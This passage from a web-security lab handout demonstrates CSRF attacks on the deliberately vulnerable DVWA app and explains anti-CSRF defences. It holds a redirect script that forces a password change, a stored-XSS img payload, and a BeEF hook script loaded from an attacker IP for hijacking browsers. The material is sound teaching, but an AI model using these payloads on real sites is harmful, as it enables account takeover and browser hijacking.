The web page visited by the victim will look harmless to them, because only text will be displayed (the one in the `<h1>` tag in this case). However, under the hood, instead of pointing to an image, the **src** attribute points to the password change page in DVWA, fully instantiated with the values of the GET parameters. So, when the victim visits your malicious web site, a request will be sent to DVWA. The attack works because the request comes from the victim's browser and the victim is already authenticated to DVWA.

What defences has DVWA put in place in the low security setting? Click the **View Source** button at the bottom of the CSRF page in DVWA.

You will see that the web application reads the parameters using the GET method, do a bit of validation for the two password values using the `mysql_real_escape_string` function, then updates the database record for the current user (admin). Therefore, there is nothing in the way of validating where the request for password change comes from.

A variation of this attack would be to replace the `<img ... >` tag above with JavaScript as follows:

```
<script>
document.location="http://localhost/dvwa/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change"
</script>
```

Change the admin password back to **password**.

## 3. Attack Scenario 3:

One way of delivering the same attack as in scenario 2, and without creating our own malicious web site, is to exploit XSS vulnerability.

In DVWA, click on the **"XSS Stored"** link. We can inject the following code directly in either the Name or Message input boxes.

```

```

To do that, you would need to bypass the client-side **max length** imposed on your chosen input box (by editing its HTML). Here, I've extended the max length of the "Message" input box from 50 to 500 to be able to paste the entire payload:

Name *	<input type="text" value="CSRF"/>
Message *	<input type="text" value="&lt;img src='http://localhost/dwa/vulnerabilities/csrft?password_new=12345&amp;password_conf=12345&amp;Change=Change'&gt;"/>
<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>	

When you click “Sign Guestbook”, the password change request will be sent to the server. Check this out by logging out then logging in with **admin** and **12345**.

Change the admin password back to **password**.

#### 4. CSRF in Medium Security Setting

Change the security setting to **Medium** and click the **View Source** button in the CSRF page. A notable difference with the previous code is this line that checks where the request came from (HTTP referrer) before going ahead with the password change:

```
// Checks to see where the request came from
if( strpos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false )
```

The logic intended in this code is checking that the change request is originating from the same server running DVWA. This validation is flawed because the referrer can be spoofed using a web proxy such as Burp. Also, it wouldn't stop attack scenario 3 above (through XSS) which you can verify easily.

#### 5. CSRF in “High” Security Setting

Change the security setting to High, and click the CSRF link. Click **View Source** to find out what security mechanism is taking place and notice that the web application is using Anti-CSRF tokens:

```
if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
```

The server issues a token to the client and expects it to submit that token as part of the password change request. If you inspect the web form or view page source you will see that the `user_token` is submitted as a hidden field:

```
<form action="#" method="GET">
  New password:
  <br>
  <input type="password" autocomplete="off" name="password_new">
  <br>
  Confirm new password:
  <br>
  <input type="password" autocomplete="off" name="password_conf">
  <br>
  <br>
  <input type="submit" value="Change" name="Change">
  <input type="hidden" name="user_token" value="3834bcb01df3813368d6b25ab50c4c37">
</form>
```

Unless an attacker is extremely lucky and manages to somehow guess that token value, then an attack won't work. You can find suggested attacks online that rely on changing the password by exploiting XSS vulnerability. See this link for example: <https://www.youtube.com/watch?app=desktop&v=Nfb9E8MJv6k&t=1270s>

#### 6. CSRF in “Impossible” Security Setting (How to defend against CSRF attacks)

Change the security setting to **Impossible**, and click the **CSRF** link. Notice that a new input field has been introduced in the change password form (we now need to provide the current password, in addition to setting a new one and confirming it):

The thinking is that this will prevent victims from falling into the problem of getting their password reset without even realising what hit them. Now, their input is required in the form of current password. The assumption here is, of course, that the attacker cannot provide such password. However, they can still guess (or discover) the current password.

Click the **View Source** button to check what validations are in place on the server side. You will see that Anti-CSRF tokens are being used (similarly to the High-level security). Therefore, this avenue is secure.

Given that the XSS pages in the “Impossible” setting are also secure, we won’t be able to use that either.

For more information on methods to defend against CSRF, check out this website<sup>3</sup>.

## 7. Homework: Web Security Academy

Login to your PortSwigger account, click on the Academy tab, then select All Content, All Labs and look for labs on CSRF.

## 8. Optional Lab (to note only): XSS Trojan exploitation tool

Kali used to come a pre-installed XSS exploitation tool called BeEF (Browser Exploitation Framework). However, you now need to install it<sup>4</sup> and to do that you need the Kali VM to access the Internet (our Kali VMs are set to “Host Only” and I would rather not change that). So please just read along (or if you have your own Kali at home then feel free to try it there).

Beef has a web interface that nicely opens in a browser. You log in using **beef** for both **username** and **password**. In order to hook victims to this tool, you need to inject a particular script which is shown in the terminal window opened when launching beef:

```

root@kali: ~
File Edit View Search Terminal Help
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UT URI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#

```

In Kali, go to the DVWA web site (using the IP address of your Windows VM), set security to **low**, click the link “**XSS Stored**” and type in that script in the message box (alongside a name of your choice). You need to replace **<IP>** with the actual IP address of where beef is running (i.e., your Kali machine, which in my case is **192.168.235.130**):

**<script src="http://192.168.235.130:3000/hook.js"></script>**


The message box will not allow you to type the full script because of restrictions on the size of the input. This can be bypassed in the way we’ve already seen with attack 3 above.

In Beef Control Panel, you should now see that your victim (DVWA) 192.168.235.128 appears under “Online Browsers” and that your machine (Kali: 192.168.235.130) is hooked into it:

<sup>3</sup> [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site Request Forgery Prevention Cheat Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site%20Request%20Forgery%20Prevention%20Cheat%20Sheet.md)


<sup>4</sup> Using the command **sudo apt install beef-xss**






However, we want to have an actual victim hooked (and not our own attacking machine). But because you don't have access to a third VM, you can simply use your Kali machine as a victim machine.

In my case, I will fire-up another VM and use a browser to point to DVWA, then visit the "XSS stored" page. In the BeEF Control Panel, you will see the victim machine hooked into BeEF (in my case the victim machine has IP 192.168.235.129)




I can now run any commands on the victim machine (in your case Kali) to confirm everything is working, so click on 192.168.235.129 (or Kali in your case), then click on the "Commands" tab, then type in **alert** in the search box and hit enter:



Click on "Create Alert Dialog". In the right-hand side window, you will see the message that will be displayed in the alert. We can leave that as it is. Click Execute.

Now, switch back to your victim machine (Kali in your case) to see that message pop-up:



Anybody who visits this web page will now get hooked to beef and will get this alert message displayed. Not exciting as such, but what you can do from here is things such as: get control of the victim machine, send fake notification bars, grab screenshots, inject a key logger, and plenty more!